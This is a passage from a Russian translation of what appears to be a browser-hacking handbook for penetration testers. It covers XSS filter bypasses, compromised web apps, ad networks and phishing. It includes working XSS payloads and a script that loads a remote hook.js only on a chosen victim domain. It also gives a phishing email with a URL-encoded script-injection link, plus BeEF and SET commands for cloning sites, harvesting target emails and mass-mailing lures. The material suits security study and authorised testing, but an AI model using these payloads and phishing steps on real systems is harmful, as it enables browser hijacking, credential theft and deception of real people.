   innerHTML.slice(alert('XSS'),155))">
```

Нетрудно увидеть, как злоупотребление этой распространённой ошибкой веб-приложений позволяет внедрить первоначальный фрагмент вредоносной логики. Хотя мы постарались обобщить все разные формы XSS, важно помнить, что, как и большинство уязвимостей в отрасли веб-безопасности, они продолжают развиваться по сей день.

DOM XSS и универсальный XSS прекрасно иллюстрируют это явление, поскольку появились в классификации XSS позднее. Между тем Интернет, HTML и функции браузеров продолжают совершенствоваться, поэтому мы уверены, что XSS останется действенным способом добиваться выполнения содержимого самыми причудливыми и удивительными путями.

Обход средств защиты от XSS

В следующих разделах даётся введение в обход средств защиты от XSS. Дополнительные способы маскировки вредоносного кода рассматриваются позднее, в разделе «Уход от обнаружения» главы 3.

В большинстве предыдущих примеров XSS предполагалось, что вы как нападающий сможете просто отправить вредоносный JavaScript и не встретите ограничений. На практике так бывает редко. Обычно выполнению атакующего кода в целевом браузере препятствует целый ряд барьеров.

Эти препятствия принимают разные формы. К ним относятся ограничения контекста внедрения, различия языкового поведения браузеров, встроенные защитные механизмы браузера и даже защита веб-приложения. Не удивляйтесь, если ради работающего эксплойта XSS придётся всерьёз потрудиться!

Обход браузерной защиты от XSS

Помимо возможных проблем с выполнением JavaScript, другим серьёзным клиентским барьером служат средства защиты от XSS в современных браузерах. Они пытаются уменьшить вероятность выполнения полезной нагрузки XSS в браузере цели. К ним относятся XSS Auditor в Chrome и Safari, фильтр XSS в Internet Explorer и расширение NoScript для Firefox.

Метод обхода фильтров XSS, опирающийся на изменение входных данных в процессе оптимизации браузером, получил название межсайтового выполнения сценариев на основе мутации (mutation-based Cross-site Scripting, mXSS).[8] Он полезен лишь в том случае, если браузер оптимизирует подготовленный вами ввод, то есть если разработчик разбирает входные данные с помощью `innerHTML` или похожего средства.

Ключевой момент состоит в том, что введённые данные тем или иным способом оптимизируются. Следующий код показывает работу mXSS:

```
// attacker input to innerHTML
<img src="test.jpg" alt="``onload=xss()" />
// browser output
<IMG alt=
``onload=xss() src="test.jpg">
```

Этот пример показывает, как символ обратной кавычки (`) позволяет обойти фильтр XSS Internet Explorer. В результате оптимизации браузером выполняется значение атрибута `onload`.

Обход серверной защиты от XSS

Разумеется, фильтрация XSS не ограничивается клиентской стороной. На самом деле фильтрация в веб-приложении стала стандартным ответом на такие уязвимости с момента их открытия. В лучших реализациях защита веб-приложения от XSS сочетает фильтрацию ввода и кодирование вывода.

Один пример обхода существовал в Microsoft .NET Framework. Эта среда предлагала разработчикам несколько способов снизить вероятность разбора сервером вредоносной полезной нагрузки, в том числе класс `RequestValidator`. Ранние версии работали не вполне эффективно. Например, фильтр обходила любая из следующих полезных нагрузок:

```
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert(6))>
<%tag style="xss:expression(alert(6))">
```

Оба примера использовали функцию `expression()`, входившую в состав Dynamic Properties от Microsoft. Эта возможность была введена для поддержки динамических свойств CSS.

Помимо устранения таких проблем в исходных приложениях, производители средств безопасности быстро предложили автоматические способы исправлять их извне. Прежде всего это устройства вроде межсетевых экранов веб-приложений (Web Application Firewall, WAF), а также программные фильтры, выполняющие ту же задачу. При любом сочетании технологий и процессов цель похожа на цель клиентских аналогов: снизить вероятность того, что нападающий эксплуатирует ошибки веб-безопасности.

Технология оказалась настолько эффективной, что все нападающие разошлись по домам, а WAF были признаны панацеей от любых веб-уязвимостей. И конечно же, Санта-Клаус существует! В действительности же... получив новый вызов, хакеры оказались на высоте.[9] Как и в случае с клиентской защитой, появились похожие полезные нагрузки и способы обхода серверных механизмов.

Один из распространённых методов, который WAF и связанные технологии применяли для фильтрации вредоносной нагрузки, заключался в обнаружении скобок, находящихся вне ожидаемого контекста или выглядящих подозрительно. Отличный пример обхода - приём Гарета Хейеса[10] 2012 года: он назначает обработчик ошибок объекту DOM `window` без скобок и немедленно выбрасывает исключение:

```
onerror=alert;throw 1;
onerror=eval;throw'=alert\x281\x29';
```

Ни один пример не содержит подозрительных скобок. Однако для их работы точка внедрения должна находиться внутри атрибута элемента HTML.

ШПАРГАЛКИ ПО XSS

Да, признаём: если вы не слишком опытный разработчик или знаток JavaScript, предыдущие примеры могут оставить вас в полном замешательстве и с клочьями только что вырванных волос в руках!

Не беспокойтесь. Во многих ситуациях было бы неразумно ожидать, что нападающий или специалист по тестированию помнит все возможные способы обхода фильтров XSS.

Одна из первых и самых известных шпаргалок по XSS - XSS Cheat Sheet Роберта Хансена (RSnake). Она была передана OWASP и доступна по адресу owasp.org.

С появлением всех новых возможностей HTML5 открытие новых методов и атрибутов для злоупотребления браузерами было лишь вопросом времени. Марио Хайдерих опубликовал шпаргалку по безопасности HTML5 по адресу html5sec.org.

Помимо этих шпаргалок существует бесчисленное множество сочетаний, в которых полезные нагрузки можно преобразовывать, кодировать, объединять и смешивать. В этом помогут:

• функция Decoder в Burp Suite;
• Hackvertor Гарета Хейеса: hackvertor.co.uk;
• Charset Encoder Марио Хайдериха: yehg.net.

Использование скомпрометированных веб-приложений

Распространённый способ, которым нападающие получают доступ к браузерам, - несанкционированное проникновение в веб-приложение. После этого нападающий потенциально может изменить предоставляемое веб-сервером содержимое и включить в него вредоносную логику.

Эксплуатация веб-приложения может включать разные атаки, в том числе внедрение SQL или уязвимости удалённого выполнения кода. Другой путь захватить веб-приложение - получить прямой несанкционированный доступ к службам администрирования, например FTP, SFTP или SSH. Такие атаки не входят в рамки этой книги.

После получения доступа в целевое веб-приложение можно вставить произвольное содержимое. Оно потенциально выполнится в любом браузере, который посетит приложение. Это идеальное место для внедрения инструкций, которые будут исполнены в целевых браузерах и обеспечат первоначальный контроль.

Управление источником законного веб-приложения с большим количеством посетителей даст множество целевых браузеров. Чем больше браузеров находится под контролем, тем выше вероятность, что один из них окажется уязвим. Разумеется, возможность делать это определяется рамками исследования.

Использование рекламных сетей

Рекламные сети показывают баннерные объявления на множестве сайтов, разбросанных по Интернету. Возможно, вы никогда не задумывались, что в действительности представляет собой реклама. Не будем излишне развивать эту мысль: важнее всего то, что объявления выполняют предоставленные вами инструкции. Вот действительно интересный для вас сценарий использования!

Рекламная сеть позволяет запустить первоначальный управляющий код во множестве браузеров. Конечно, сначала придётся зарегистрироваться и выполнить все требования сети. После этого за небольшую плату в вашем распоряжении потенциально окажется множество браузеров. Учтите: ни один конкретный браузер не будет выбран целью, поскольку первоначальный код будет выполняться случайным образом в разных источниках.

При профессиональном исследовании случайный набор браузеров вряд ли будет вам нужен. Вероятнее всего, вы захотите нацелиться на запросы браузеров, поступающие с одного IP-адреса или их группы. Это можно сделать посредством настройки такой платформы, как BeEF (Browser Exploitation Framework), которая подробно рассматривается на протяжении книги.

Может возникнуть и ситуация, когда требуется атаковать защищённый источник, безопасность которого нарушает только использование поставщика рекламы на аутентифицированных страницах. Можно зарегистрироваться у этого поставщика и применить следующий код, чтобы ваши инструкции выполнялись исключительно в целевом источнике:

```
if (document.location.host.indexOf("browservictim.com") >= 0)
{
        var scr = document.createElement('script')
        scr.setAttribute('src','https://browserhacker.com/hook.js');
        document.getElementsByTagName('body').item(0).appendChild(scr);
}
```

С помощью предыдущего кода можно проверить источник и, если он совпадает с нужной целью, динамически загрузить ваш сценарий. Если не просматривать исходный код, для других доменов этот сценарий должен оставаться невидимым. Джеремайя Гроссман и Мэтт Йохансен из WhiteHat Security представили похожие атаки на Black Hat 2013.[11] В ходе исследования они приобретали законные рекламные объявления, включавшие подконтрольный им встроенный JavaScript.

Использование атак социальной инженерии

Социальная инженерия - совокупность методов, призванных принудить человека выполнить определённые действия и/или раскрыть сведения. Человеческий компонент цепочки безопасности всегда считался одним из самых слабых звеньев. Противники пользуются этим с самого зарождения общественного взаимодействия.

Исторически социальную инженерию могли считать разновидностью мошенничества или злоупотребления доверием. Сегодня термин гораздо теснее связан с цифровой средой, а личное общение с жертвой зачастую вообще не требуется.

Финансовая отрасль - одна из наиболее заметных жертв таких атак. Мошенники устраивают цифровые аферы, чтобы вынудить клиентов раскрыть учётные данные интернет-банка, а затем перевести похищенные средства. Распространённый способ социальной инженерии сочетает спам по электронной почте и фишинговые сайты.

СПАМ И ФИШИНГ

Термины «спам» и «фишинг» иногда употребляют как взаимозаменяемые. В этой книге спамом называется незапрошенная электронная почта, часто рассылаемая массово и рекламирующая реальные, а иногда и несуществующие товары и услуги. Фишинг, напротив, - непосредственная попытка получить сведения, нередко имена пользователей и пароли, чтобы затем продать их на подпольном рынке или напрямую использовать для обмана жертвы.

Фишинг состоит из нескольких компонентов, включая поддельные сайты, поддельные электронные письма и иногда поддельные мгновенные сообщения. Фишинговые письма часто применяют те же приёмы, что и спамеры, стараясь заманить жертв на поддельные сайты.

Целевой фишинг похож на обычный, но вместо нападения на множество жертв злоумышленники сужают круг целей. Это позволяет собрать больше исходных сведений и эффективнее приспособить приманку к конкретным жертвам.

Помните взлом RSA в 2011 году? Его начальной фазой стали две отдельные кампании целевого фишинга против двух групп сотрудников. К письму был приложен файл, эксплуатировавший уязвимость нулевого дня в Microsoft Excel. Подробнее см. blogs.rsa.com и theregister.co.uk.

Применение фишинга для создания плацдарма в сети целевой организации устроено почти так же, как действия обычных мошенников. Однако вместо простого получения учётных или иных данных вы попытаетесь внедрить свои инструкции в браузер цели.

В следующих разделах подробно разбираются несколько распространённых способов. Они показывают, как применять эти атаки, чтобы в конечном счёте вынудить целевой браузер выполнить ваши полезные нагрузки.

Фишинговые атаки

Как уже говорилось, фишинговые атаки - один из традиционных способов, которыми мошенники добывают учётные данные пользователей сетевых служб. Примерами целей служат порталы интернет-банков, PayPal, eBay и даже налоговые службы. Фишинговые атаки принимают разные формы:

• **Фишинг по электронной почте.** Письмо отправляется множеству получателей с просьбой ответить и предоставить ценные для нападающего сведения. Этот способ применяется также для распространения вредоносных программ через опасные ссылки или вложения. Пример фишингового письма показан на рисунке 2-1.
• **Фишинг с помощью веб-сайта.** В Интернете размещается поддельный сайт, выдающий себя за законный. Чтобы заманить на него пользователей, мошенники применяют дополнительные средства: фишинговые электронные письма, мгновенные и SMS-сообщения или даже голосовые звонки.
• **Целевой фишинг.** Часто тоже использует мошеннический сайт, но приманка подстраивается под небольшую, точно выбранную аудиторию.
• **«Охота на китов».** Так называют целевой фишинг, направленный на известных людей или руководителей высшего звена.




Рисунок 2-1. Пример фишингового электронного письма[12]

Поскольку вашей основной целью при нападении на браузеры является выполнение собственного кода в целевом браузере, чистый почтовый фишинг и другие формы социальной инженерии, не связанные с браузером, рассматриваться не будут.

Фаза 1. Веб-сайт

Первая фаза фишинговой атаки - создание поддельного веб-сайта, включающего ваш вредоносный код. В зависимости от рамок фишингового исследования сайт может быть полностью вымышленным или выдавать себя за законный.

Например, если целью служит энергетическая компания, создавать поддельный портал интернет-банка, вероятно, не стоит. Лучше подготовить специальный сайт на интересующую энергетическую отрасль тему, например сайт вымышленного органа надзора за энергетикой.

Создать одну страницу или целый набор - решать вам. Чтобы снизить вероятность того, что цель заподозрит в сайте что-то «фишинговое», лучше разместить больше содержимого, чем есть на одной странице. Впрочем, для выполнения первоначальной полезной нагрузки JavaScript в браузере зачастую достаточно и единственной страницы.

Определив желаемое содержимое поддельного сайта, вы можете выбрать один из нескольких способов построить необходимый HTML и связанные файлы:

• **Создать сайт с нуля.** Это может быть эффективно для кампаний целевого фишинга, но потребует много времени.
• **Скопировать и изменить существующий сайт.** Способ похож на создание с нуля, но позволяет использовать уже опубликованное в Интернете содержимое. Большинство современных браузеров умеет сохранять открытую страницу с помощью функции **Save Page**. Это ускоряет подготовку материалов. После сохранения можно напрямую изменить заголовки и поля названия в HTML.
• **Клонировать существующий сайт.** Способ похож на копирование и изменение, но вместо сохранения и последующей правки вы клонируете сайт целиком.
• **Показать страницу ошибки.** Нередко не требуется ничего сложнее обычной страницы ошибки. Она будет выглядеть как сообщение об ошибке сервера, хотя под поверхностью браузер уже выполняет ваши инструкции.

Помните все способы XSS, рассмотренные ранее? Иногда для фишинговой атаки даже не требуется создавать совершенно новый сайт. Если при разведке веб-приложения цели вы обнаружили XSS, этот сайт можно заставить выполнять роль фишингового.

Преимущество подхода состоит в том, что URL знакомого сайта вызовет у цели меньше подозрений. Кроме того, у вас появляется правдоподобный повод для приманки. Предположим, вы нашли на сайте жертвы уязвимость XSS, полезную нагрузку которой можно закодировать в URL.

В фишинговом письме можно отправить следующий текст, работающий только в Firefox:

> Здравствуйте, служба ИТ-поддержки!
>
> Я просматривал ваш сайт и заметил странное сообщение об ошибке при выполнении поиска. После нажатия кнопки Search я попадаю на следующую страницу:
>
> `http://browservictim.com/search.aspx?q=%3c%73%63%72%69%70%74%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%73%65%72%76%65%72%2e%63%6f%6d%2f%68%6f%6f%6b%2e%6a%73%27%3e%3c%2f%73%63%72%69%70%74%3e`
>
> Не могу понять, проблема в моём компьютере или неполадка возникла у вас?
>
> С уважением,
>
> Джо Блоггс

Параметр поиска, закодированный в URL, на самом деле имеет вид:

```
<script src='http://browserhacker.com/hook.js'></script>
```

> **КАК КЛОНИРОВАТЬ ВЕБ-САЙТ**
>
> Клонировать веб-сайт можно несколькими способами.
>
> Для локального клонирования можно применить программу командной строки `wget`. Например:

```
wget -k -p -nH -N http://browservictim.com
```

> Параметры выбирают следующие режимы:
>
> • `-k` преобразует найденные в загруженных файлах ссылки так, чтобы они указывали на локальные копии и не зависели от исходного сетевого содержимого;
> • `-p` загружает все необходимые файлы, чтобы страницу можно было показать локально без подключения к Интернету, включая изображения и таблицы стилей;
> • `-nH` запрещает сохранять файлы в папках с именами узлов в качестве префикса;

- `-N` включает назначение файлам временных меток, соответствующих исходным.

В расширение социальной инженерии BeEF встроена функция клонирования сайтов. По умолчанию платформа внедряет свой перехватчик JavaScript в клонированное веб-содержимое. Чтобы воспользоваться этой функцией, запустите BeEF командой `./beef`, а затем в другом терминале выполните следующие команды для взаимодействия с RESTful API BeEF:

```
curl -H “Content-Type: application/json; charset=UTF-8”
 -d ‘{“url”:”<URL of site to clone>”,”mount”:”<where to
mount>”}’
 -X POST http://<BeEFURL>/api/seng/clone_page?token=<token>
```

После выполнения консоль BeEF сообщит:

```
[18:19:17][*] BeEF hook added :-D
```

Пример вывода в консоли BeEF показан на рисунке 2-2.

Клонированный сайт будет доступен по ранее заданному адресу `http://<BeEFURL>/<where to mount>`. Точкой подключения может служить и корень сайта. Клонированный сайт можно дополнительно настроить, изменив файлы в папке клонированных страниц BeEF:

```
beef/extensions/social_engineering/web_cloner/cloned_
pages/<dom>_mod
```

```
[17:36:55]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:36:55]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[17:36:55][+] running on network interface: 192.168.1.1
[17:36:55]    |   Hook URL: http://192.168.1.1:3000/hook.js
[17:36:55]    |_  UI URL:   http://192.168.1.1:3000/ui/panel
[17:36:55][*] RESTful API key: 1f935fe113659022048210c5bb26668487d7369a
[17:36:55][*] HTTP Proxy: http://127.0.0.1:6789
[17:36:55][*] BeEF server started (press control+c to stop)
[17:38:22][*] Cloning page at URL http://www.beefproject.com/
--2013-03-03 17:38:22--  http://www.beefproject.com/
Resolving www.beefproject.com... 213.165.242.10
Connecting to www.beefproject.com|213.165.242.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7637 (7.5K) [text/html]
Saving to: `/Users/xian/beef/beef/extensions/social_engineering/web_cloner/cloned_pages/www.beefpro
ject.com'

100%[======================================>] 7,637       --.-K/s   in 0.002s

2013-03-03 17:38:24 (3.11 MB/s) - `/Users/xian/beef/beef/extensions/social_engineering/web_cloner/c
loned_pages/www.beefproject.com' saved [7637/7637]

Converting /Users/xian/beef/beef/extensions/social_engineering/web_cloner/cloned_pages/www.beefproj
ect.com... 0-10
Converted 1 files in 0.001 seconds.
[17:38:24][*] BeEF hook added :-D
[17:38:24][*] Page at URL [http://www.beefproject.com/] has been cloned. Modified HTML in [cloned_p
aged/www.beefproject.com_mod]
[17:38:25][*] Page can be framed: [true]
[17:38:25][*] Mounting cloned page on URL [/project]
```

Рисунок 2-2. BeEF после успешного клонирования веб-сайта

Независимо от способа построения HTML важнейшая задача - внедрить в фишинговое содержимое код получения контроля. Если применяется расширение социальной инженерии BeEF, это происходит автоматически. В остальных случаях может потребоваться изменить HTML. Зачастую достаточно вставить непосредственно перед закрывающим тегом `</body>` новую строку со следующим кодом:

```
<script src=http://browserhacker.com/hook.js></script>
```

Если фишинговое содержимое должно быть доступно через Интернет, необходимо решить, где разместить веб-приложение. За последние несколько лет стоимость сетевых виртуальных машин постоянно снижалась. Самая маленькая вычислительная единица Amazon стоила всего 0,02 доллара США в час по ценам 2013 года без учёта хранения и передачи данных. Сорокачасовая кампания обошлась бы менее чем в один доллар.

Настроив и активировав среду размещения, убедитесь, что выбранное доменное имя соответствует теме содержимого. Как и виртуальные вычисления, регистрация доменов за последние годы заметно подешевела благодаря конкуренции регистраторов. Такие компании, как namecheap.com и godaddy.com, предлагают имена в зоне `.com` примерно за 10 долларов в год. В соответствии с темой кампании можно зарегистрировать что-нибудь вроде `europowerregulator.com` или производный вариант.

SOCIAL-ENGINEER TOOLKIT

Social-Engineer Toolkit (SET) Дэвида Кеннеди также умеет клонировать веб-сайты. SET не только копирует страницу, но и внедряет вредоносные зацепки, например опасные апплеты Java или браузерные эксплойты Metasploit. Скачать SET можно по адресу github.com.

Чтобы применить вектор атаки SET с апплетом Java, включая клонирование сайта, запустите SET командой `sudo ./set`, а затем выполните следующие действия:

1. Выберите **Website Attack Vectors**.
2. Выберите **Java Applet Attack Method**.
3. Выберите **Site Cloner**.
4. Введите URL сайта, который требуется клонировать.
5. Продолжите настройку последующей полезной нагрузки или обратной оболочки.

Когда веб-сервер SET начнёт прослушивать соединения, его можно открыть в браузере по IP-адресу устройства.

URLCRAZY

URLCrazy, разработанная Эндрю Хортоном, - исключительно удобная программа для автоматического поиска опечаток и других вариантов доменного имени. Она доступна по адресу morningstarsecurity.com и запускается так:

```
./urlcrazy <domain>
```

Пример вывода команды показан на рисунке 2-3.

Добавить ещё один уровень маскировки можно, заключив фишинговый сайт в сокращённый URL. Это особенно полезно при нападении на мобильные устройства.

Покупка доменного имени позволяет также настроить Sender Policy Framework (SPF) в записях DNS. Записи SPF, заданные в DNS как записи типа SPF или TXT, позволяют домену указать IP-адреса, с которых разрешено отправлять электронную почту от его имени.




Рисунок 2-3. Вывод URLCrazy

Схема была введена для противодействия спамерам, отправляющим без разрешения письма якобы от имени чужих доменов. Получая электронное письмо с определённого IP-адреса, SMTP-сервер может запросить записи SPF указанного домена и проверить, разрешено ли этому адресу отправлять почту. Например, запись TXT домена `microsoft.com` содержит:

```
v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com inc
lude:_spf-c.microsoft.com include:_spf-ssg-a.microsoft.com ip4:131.1
07.115.215 ip4:131.107.115.214 ip4:205.248.106.64 ip4:205.248.106.30
 ip4:205.248.106.32 ~all"
```

Запись означает следующее:

• `v=spf1` - используется версия SPF 1.
• `include` - для каждой директивы `include` запросить запись SPF указанной записи DNS. Так политика SPF может ссылаться на политику другого источника.
• `ip4` - для каждой директивы `ip4` проверить, пришло ли письмо из указанного диапазона IP-адресов.
• `~all` - заключительная универсальная директива: применить SOFTFAIL ко всем остальным источникам. Знак ~ указывает квалификатор SPF SOFTFAIL. Возможны квалификаторы + для PASS, `?` для NEUTRAL, `-` для FAIL и ~ для SOFTFAIL. Обычно сообщения с SOFTFAIL принимаются, но могут быть помечены.

После настройки действительных записей SPF для домена фишингового сайта вы сможете отправлять письма, которые почтовые агенты и клиенты с меньшей вероятностью отметят как спам. Это приводит нас к следующей фазе - созданию самого фишингового письма.

Фаза 2. Фишинговые письма

После всех усилий по созданию правдоподобного фишингового сайта вам нужен способ заманить на него цели. Традиционно основным средством служат фишинговые электронные письма. На рисунке 2-1 был показан характерный пример письма от имени интернет-банка. Однако во время целевого исследования вы зачастую имеете преимущество: знаете о целях немного больше и потому можете использовать менее шаблонные формулировки и оформление.

Сначала необходимо получить адреса электронной почты целей. Простым первым шагом часто становится использование Google, LinkedIn и других социальных сетей. Оптимизировать процесс помогут Maltego,[13] jigsaw.com, theHarvester[14] и Recon-ng.

> **СБОР КОНТАКТОВ**
>
> Recon-ng, доступная по адресу bitbucket.org, - модульная платформа веб-разведки на Python. Её консольный интерфейс похож на Metasploit. Чтобы собрать адреса электронной почты с `jigsaw.com`, запустите Recon-ng командой `./recon-ng`, а затем выполните:

```
recon-ng > use recon/contacts/gather/http/jigsaw
recon-ng [jigsaw] > set COMPANY <target company name>
recon-ng [jigsaw] > set KEYWORDS <additional keywords if you
want>
recon-ng [jigsaw] > run
recon-ng [jigsaw] > back
recon-ng > use reporting/csv_file
recon-ng [csv_file] > run
```

> В папке `data` появится файл `results.csv` с собранными контактами. Если у вас есть ключ API LinkedIn, можно также использовать модуль `recon/contacts/gather/http/linkedin_auth`.
>
> theHarvester - ещё один сценарий Python, доступный по адресу edge-security.com. Подобно Recon-ng, он умеет применять открытые поисковые системы и репозитории с доступом через API для построения списков адресов электронной почты. Чтобы воспользоваться theHarvester, просто выполните:

```
./theHarvester.py -d <target domain> -l <limit number of
results>\
 -b <data source: for example google>
```

Получив список адресов электронной почты, необходимо подготовить приманку. Как и при создании фишингового сайта, не пожалейте времени и позаботьтесь о правдоподобии повода, указанного в письме.

Разумеется, затем письма придётся отправить целям. Один из способов массовой рассылки - модуль социальной инженерии BeEF.

ИСПОЛЬЗОВАНИЕ МАССОВОЙ РАССЫЛКИ BEEF

Функция массовой рассылки BeEF требует некоторой предварительной настройки. Но после неё процесс отправки множества писем в виде обычного текста и HTML значительно упрощается.

Сначала настройте модуль, изменив файл `beef/extensions/social_engineering/config.yaml`, в частности раздел `mass_mailer`:

```
user_agent: “Microsoft-MacOutlook/12.12.0.111556”
host: “<your SMTP server>“
port: <your SMTP port>
use_auth: <true or false>
use_tls: <true or false>
helo: “<from address domain - for eg: europowerregulator.com>“
from: “<from email address - for eg: marketing@
europowerregulator.com>“
password: “<SMTP password>“
```

Затем необходимо настроить шаблон самого письма. Прежде чем создавать шаблон, задайте все зависимости писем, например изображения. Это делается в файле настройки расширения социальной инженерии. В BeEF есть пример `edfenergy`. В том же файле `config.yaml` находится его конфигурация:

```
edfenergy:
  images: [“corner-tl.png”, “main.png”, “edf_logo.png”,
    “promo-corner-left.png”, “promo-corner-right-arrow.png”,
    “promo-reflection.png”, “2012.png”, “corner-bl.png”,
    “corner-br.png”, “bottom-border.png”]
  images_cids:
    cid1: “corner-tl.png”
    cid2:  “main.png”
    cid3:  “edf_logo.png”
    cid4:  “promo-corner-left.png”
    cid5:  “promo-corner-right-arrow.png”
    cid6:  “promo-reflection.png”
    cid7:  “2012.png”
    cid8:  “corner-bl.png”
    cid9:  “corner-br.png”
    cid10: “bottom-border.png”
```

В первую очередь эти параметры задают изображения, которые будут заменены внутри шаблона, включая ссылки на идентификаторы. Шаблон письма находится в папке `beef/extensions/social_engineering/mass_mailer/templates/edfenergy/` в файлах `mail.plain` и `mail.html`. В них применяется простая система шаблонов, которая динамически заменяет содержимое при отправке писем, в том числе локально включает изображения и имена получателей.

Изображения, отправленные модулем массовой рассылки BeEF, не загружаются из Интернета. Сначала они скачиваются, а затем кодируются в Base64 внутри тела письма. В `mail.html` встречаются элементы `__name__` и `__link__`, которые динамически меняются при отправке команды модулю массовой рассылки.

Как и средство клонирования сайтов, модуль массовой рассылки вызывается через RESTful API. Поэтому после запуска BeEF откройте новый терминал и выполните следующую команду `curl`:

```
curl -H “Content-Type: application/json; charset=UTF-8”\
-d ‘{“template”:”edfenergy”,”subject”:”<Email subject>”,\
“fromname”:”<Fromname>”,”link”:”<URL to phishing site>”,\
“linktext”:”<Fake link text>”,”recipients”:[{“<Target
email account>”:\
“<Target’s name>”,”<Target email account 2>”:”<Target 2’s
name>”}]}’ \
  -X POST http://<BeEFURL>/api/seng/send_
mails?token=<token>
```

Параметры означают следующее:

- `template` выбирает шаблон, в данном случае `edfenergy`;
- `subject` задаёт тему фишингового письма;
- `fromname` задаёт имя отправителя; оно не обязано совпадать с адресом `from` в общей конфигурации;
- `link` задаёт адрес фишингового сайта;
- `linktext` задаёт текст, который некоторые шаблоны показывают вместо встроенной фишинговой ссылки;
- `recipients` содержит набор получателей, разделённых по адресу электронной почты и имени; имя подставляется в шаблоны, а число разделённых запятыми получателей не ограничено;
- `BeEFURL` - URL экземпляра BeEF;
- `token` - токен RESTful API BeEF, используемый для доступа к серверу.

После выполнения консоль BeEF сообщит:

```
Mail 1/2 to [target1@email.com] sent.
